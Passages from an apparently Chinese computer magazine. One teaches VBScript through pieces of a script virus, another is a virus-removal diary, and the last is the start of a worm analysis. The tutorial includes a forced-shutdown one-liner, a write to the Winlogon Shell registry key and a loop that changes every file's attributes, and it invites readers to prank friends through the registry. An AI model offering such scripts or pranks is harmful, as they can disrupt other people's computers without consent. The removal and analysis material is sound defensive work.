    AppObj.createInstance()
    Set wshell = AppObj.GetObject()
    AppObj.setCLSID ("{0D43FE01-F093-11CF-8940-
00A0C9054228}")
    AppObj.createInstance()
    Set fso = AppObj.GetObject()
    end sub
```

看不明白不要紧，因为这是以超文本文件的格式创建对象wscript.shell和Scripting.FileSystemObject（以下简称fso）的两个实例，在vbs文件中我们只要写成这样两行就行了：

```
    set fso=wscript.createobject("scripting.
filesystemobject")
    set wshell=wscript.createobject("wscript.shell")
```

病毒把建立这两个实例作为程序的第一部分，是因为这两个对象实在是太重要了！基本上我们要进行的大部分操作都是通过这两个对象的实例进行的。这两个对象可以说是vbs的一大特色了，一开始接触vbs可能有点不适应，但一定要掌握！到底它们能做些什么呢？shell负责执行命令或程序（和在CMD中输入命令一样！）之外，还兼修改注册表；fso则负责对文件与文件夹的修改。

大家可以试着在记事本中写入下面两行：

```
    set wshell=wscript.createobject("wscript.shell")
    wshell.run "shutdown.exe -s -t 0 -f"
```

然后保存为文件名.vbs，双击，怎么样，是不是与在CMD中输入：shutdown.exe -s -t 0 -f关机效果一样啊？以后关机再也不用按开始按钮了！怎么样，灵光一动，又想到了什么？对，做一个定时关机的程序！可是知识还不够，还要介绍一语句：wscript.sleep 60000，意思是让程序执行到此语句时休息一分钟再往下执行（1000代表1秒），只要在前面的程序中间加入这样一句，就能实现定时关机了！如范例1。

接着看病毒中的另一子程序：

```
Sub ScanFilesIn(ThisParth)
On Error Resume Next          这个大家熟悉了吧，有了它，程序遇到错误也继续执行
Set myFolders2 = fso.GetFolder(ThisParth)
Set mySubFolderFiles = myFolders2.Files
For Each mySubFolderFile In mySubFolderFiles

Set myFile = fso.GetFile(mySubFolderFile.Path)
myFile.Attributes = 7

Next
End Sub
```

病毒中ThisParth变量是当前的文件夹路径，然后用GetFolder语句使myFolders2为当前文件夹对象，并使mySubFolderFiles获得文件夹中所有文件的集合，最后用“For Each...Next”语句将其中的文件一一枚举进行感染（省略号为感染代码），在感染过程中还要把每一文件的属性设置为7（两省略号之间的两句）。总之，简单来说这段程序就是对当前文件夹中每一文件进行感染操作。那到底这样的代码对我们有什么作用呢？许多朋友都把歌曲放在一个文件夹（好多好多歌啊），但经常都会播放着文件就损坏了（气死人！），不用怕，只要把文件属性全部设置为只读就行了！不过，那么多……不用怕，上面的代码用上了：

```
dim wshell,fso,f,fc,f1,fn                        '声明变量
set wshell=wscript.createobject("wscript.shell")
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.GetFolder("c:\music")                '使变量f为文件夹对象，假设歌放在c:\music文件夹中
Set fc = f.Files                                 '使fc变量获得所有文件的集合
For Each f1 in fc                                '枚举文件夹中每一文件进行修改
set fn=fso.GetFile("c:\music\"+f1.name)          'f1.name为文件名，使fn成为文件对象
fn.Attributes = 1      '设置属性，数值含义 7_h,r,s  6_h,s  5_r,s  4_s  3_r,h  2_h  1_r 其中h隐藏r只读s系统
Next
```

这样再多文件都能轻易搞定了！如范例2。

如果结合范例1，还能有很多玩法呢！例如，能为文件夹中的文件们起一个系列的名字，如范例3。这里就不累赘了。

当病毒建立folder.htt文件时，用到了这样一条语句：Set myFile = fso.createtextfile(folderspec)，其中folderspec变量是将要建立的文件的全路径（路径＋文件名），这样一句有什么价值呢？是否有过这样的经历：128M的U盘，想把同学家600多M的歌曲全搬回家，没办法，分几次复制，可单凭记忆难免每次复制的文件都会有重复，这下好办了，有了这条语句，再结合范例2，就能编一程序在u盘中建立一个不占空间的同名空文件，那么下次复制时就能避免重复了：

```
set wshell=wscript.createobject("wscript.shell")
Set fso = CreateObject("Scripting.FileSystemObject")
Set f = fso.GetFolder("H:\song")                 '假设u盘为H盘
Set fc = f.Files
For Each f1 in fc
set f=fso.createtextfile("H:\song\"+f1.name)
Next
```

太简单了吧！

三、注册表篇

小弟认为vbs提供的修改注册表方法是世界上最最简单易用的了（自然功能也就少点，但对初级应用是绰绰有余的了）。病毒中有这样一句：wshell.RegWrite myRegKey，myRegValue，myRegType，第一个参数是键名（包括完整路径），第二个是键值，第三个是键的类型，如：

```
set wshell=wscript.createobject("wscript.shell")wshell.RegWrite "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell","explorer.exe","REG_SZ"
```

注册表中的恶作剧很多，怎么样，做一个让朋友尝尝？不过这里补充两句：删除键值，如wshell.regdelete"HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run\Shell"

读取键值，如 v="HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\talisman"abc = wshell.RegRead(v)，abc变量为读取的键值。

其实，脚本病毒的魅力不止这些，vbs的魅力也不止这些，小弟学习实在繁忙，无法再与大家分享更多。

注意 以上范例程序在xp中测试通过，但98中因脚本宿主版本问题有部分功能不支持

（本文涉及到的范例程序，光盘有收录）

毒笼

杀毒日记

困困（盛瀚）

昨天我正和MM们聊天，突然一个好久没有联系的朋友在QQ上给我发送了一个文件让我接收，这个文件是一个exe文件，还注明了不是病毒的字样。其实这样的东西太多了，一看就知道是病毒程序，不过这个朋友好久没有聊过了，直接拒绝有些尴尬，况且我的硬盘里也有很多病毒程序，作为研究，多一个不多，少一个不少，呵呵！于是我同意了接收，文件不大，图标是一个安装文件的样子，我习惯性的用右键看看能不能解压缩，结果不行，我又用Kill和Pcillin扫描了一下，并没有发现病毒，一定是修改了特征码（唉，现在连菜菜鸟也知道修改特征码，杀毒软件哟，你的未来在何方？）。

反正也比较无聊，于是我决定运行一下，跳出提示说发现与本机存在不同版本的软件，安装失败，然后退出了（太假了，一看就知道有问题）。我打开任务管理器，发现多了一个名为“ .exe”（名字为空格）的进程，我试图把它结束掉，结果并没有什么反应，而且不一会儿又多了几个相同的进程。我运行了ProcPort，发现了这个执行文件的路径是在c：\windows\system32\”，我的操作系统是XP。但奇怪的是在system32目录下竟然找不到那个文件，难道这个程序是系统文件？我去掉文件夹中“隐藏受保护的操作系统文件”选项，但还是没有找到，而且进程越来越多，看来没那么简单结束掉，我立刻关机，习惯性地进入安全模式，看看它到底是什么。进入安全模式后没有发现什么异常，看来还是可以对付的，我打开msconfig，发现启动项里多了几个可疑选项，不管那么多，进入注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Currentverion\Run中删掉。进入system32目录下，终于发现了那个“ .exe”文件，我把列表按时间排列了一下，最新的还有一个“Taskmon.exe”文件，也是隐藏文件，看来也不是什么好东西，一个字，删！重新启动计算机，进入后发现“ .exe”文件不存在了，但是多了一个“NTdhcp.exe”的进程，这个一看就是病毒，好像很多关联病毒都会用到它，于是杀掉了进程，进入system32把它给彻底删掉，之后再次扫描注册表，查找“NTdhcp.exe”关键字，不管它，找到后就是删。

打开RunViewer和ProcPort查看了一下，似乎一切都搞定了。为了保险，再重新启动一遍。进入后打开任务管理器，发现没有反应，正想打开ProcPort看看，竟然跳出问我打开方式，我倒。太粗心了，忘了检查文件关联，现在regedit.exe也运行不了，cmd.exe也运行不了。只能改名字了，把cmd.exe改为cmd.com。然后在跳出的Dos窗口中运行regedit.exe（当然也可以把regedit.exe改为regedit.com）。进入HKEY_CLASSES_ROOT\exefile\shell\open\command，把默认改为“"%1" %*”。顺便看看txt有没有被改了，HKEY_CLASSES_ROOT\txtfile\shell\open\command，果然被改了，恢复为“%SystemRoot%\System32\NOTEPAD.EXE %1”；同样，我发现inf也被改了，在注册表中HKEY_CLASS_ROOT\inifile\shell\open\command，那我们同样来把它恢复成“%SystemRoot%\System32\NOTEPAD.EXE %1”。

改完之后，反复查了Windows\system32这个目录，好像没有什么可疑的东西了，再次重启机器，于是开始正常上网，结果发现，每打开一个IE链接就会出现一个“http://www.bestscene.net/XXX”的页面，然后跳转，这个病毒连IE也注入了。即然都这样了，就只能拿出工具来看看到底是什么，拿出HijackThis这个工具，点击scan，查到一条“WebMiscItem …C:\windows\system32\WebMisc.dll”，选择上这条，点击“fix checked”，再次重启进入安全模式，把那个WebMisc.dll删除。

观察了一下，似乎没有什么问题了，赶紧上微软网站更新，呵呵，有段时间没打补丁了，谁让微软漏洞太多，信不过。结果发现更新错误，看了看错误码，0x8024401，这个好像是dll的错误，于是查了下相关资料，是Msxml3.dll这个文件没有注册，不知道这是病毒引起的还是操作中的失误，regsvr32/s Msxml3.dll，赶紧注册上，果然可以更新了。

终于一切似乎又恢复了平静，我猜想我的朋友一定是把好几个病毒文件合并在一起，想来一般不会有人写这么变态的病毒。不管怎么说，我觉得当遇到一个病毒的时候不要慌，先断开网络，以免信息资料或者密码被盗，然后再来解决，这中间可能会有很多问题，不过不要着急，一个一个解决，实在不行我们有Ghost备份，再不行我们可以重装，再再不行我们可以Format，实在实在不行还有lformat，再再再再……（不说了，再说我的稿会被编辑XX了）。总之，大家要有信心，吃一堑长一智，不断积累经验教训才会进步！

（本文涉及到的工具HijackThis、ProcPort、RunViewer，光盘有收录）


上接415页

想到的是这个病毒是一种网络武器的雏形，按照现代信息战观点，为了特定的战略目的而编制的有攻击性软件，病毒作者利用漏洞收集了相当的肉鸡，这些肉鸡所可以调用的网络资源相当的庞大，而且作者对他们的控制风险低于常规，如果作者愿意，完全可以在短期内收集大量的可用的信息或者掀起一次网络风暴……想到这里，笔者感到了一种潜伏的力量，这种力量之大，让笔者大打了一个冷战，时至今日，网络安全意识对人们来说依旧那样的淡薄，如果病毒被用于恶意攻击，对世界上的任何一个网络都会会造成难以想象的灾难……

（文章中涉及到的工具金山的震荡波专杀工具、SpeedCommander10、PEID0.92、Ultra32、C32ASM已经收录于光盘中）

毒笼

以前一直以为病毒是很遥远的事，当我直视它的时候才看清我与它的距离居然是如此的近……



一、相遇

那是XX年9月19日，星期天，早上6点多醒了，看了一下表，想睡一个懒觉，但是又不想让机房的计算机闲着，就叫了宿舍里另一个早起也去机房的舍友帮我打开电脑，却不知，这个决定让我和病毒在那个凉爽的早上相遇了，快9点了我匆匆起床，几分钟后来到了机房，打开显示器的时候我的电脑已经开机了，只是还没有登录，迅速的输入密码之后进入了系统，在加载程序的时候随手点击了天网防火墙的网络状态查看，显示结果让我大吃一惊，我的计算机中有一个陌生的程序已经连接远程的IRC端口，同时尝试连接机房的其他计算机的445端口，并且打开一个端口29838监听，如图1。




图1

难道是我的电脑中病毒了？这几天机房的很多计算机不断的扫描445端口，由于每次都有防火墙保护，所以没有中病毒，这次我的计算机运行着，但是没有登录，从网络上已经可以访问到了，这个时候系统没有加载任何防护（由于在教育网内，打漏洞补丁是一件很困难的事），计算机被病毒探测到之后利用系统漏洞进入，之后拷贝病毒文件到本地运行，病毒文件被运行后自动的在网络寻找有漏洞的计算机再次进入，传染。为了防止我的计算机成为病毒传染的载体，我用天网把网络断开，之后开始了病毒的较量……




图2

二、相识

首先判断该病毒的性质，是一个什么类型的病毒，是否和木马混合。我运行了计算机中的密码防盗专家，

看看密码防盗专家的反映，运行后提示发现可疑木马程序，看来这不仅仅是一个病毒，很有可能含有木马功能，点击自动清除后密码防盗专家迅速的将源文件重命名，但是好像不是那样的顺利，如图2。决定采用手工分析清除，由于是利用445端口传播，先看看是不是震荡波病毒，刚好我的计算机里有专杀工具，运行金山的震荡波专杀工具后没有反应，如图3。




图3

不是震荡波，看看在网上能否找到病毒的相关信息，可是百度的搜索结果令我很失望，找到两个也是和我一样在求援的，如图4。

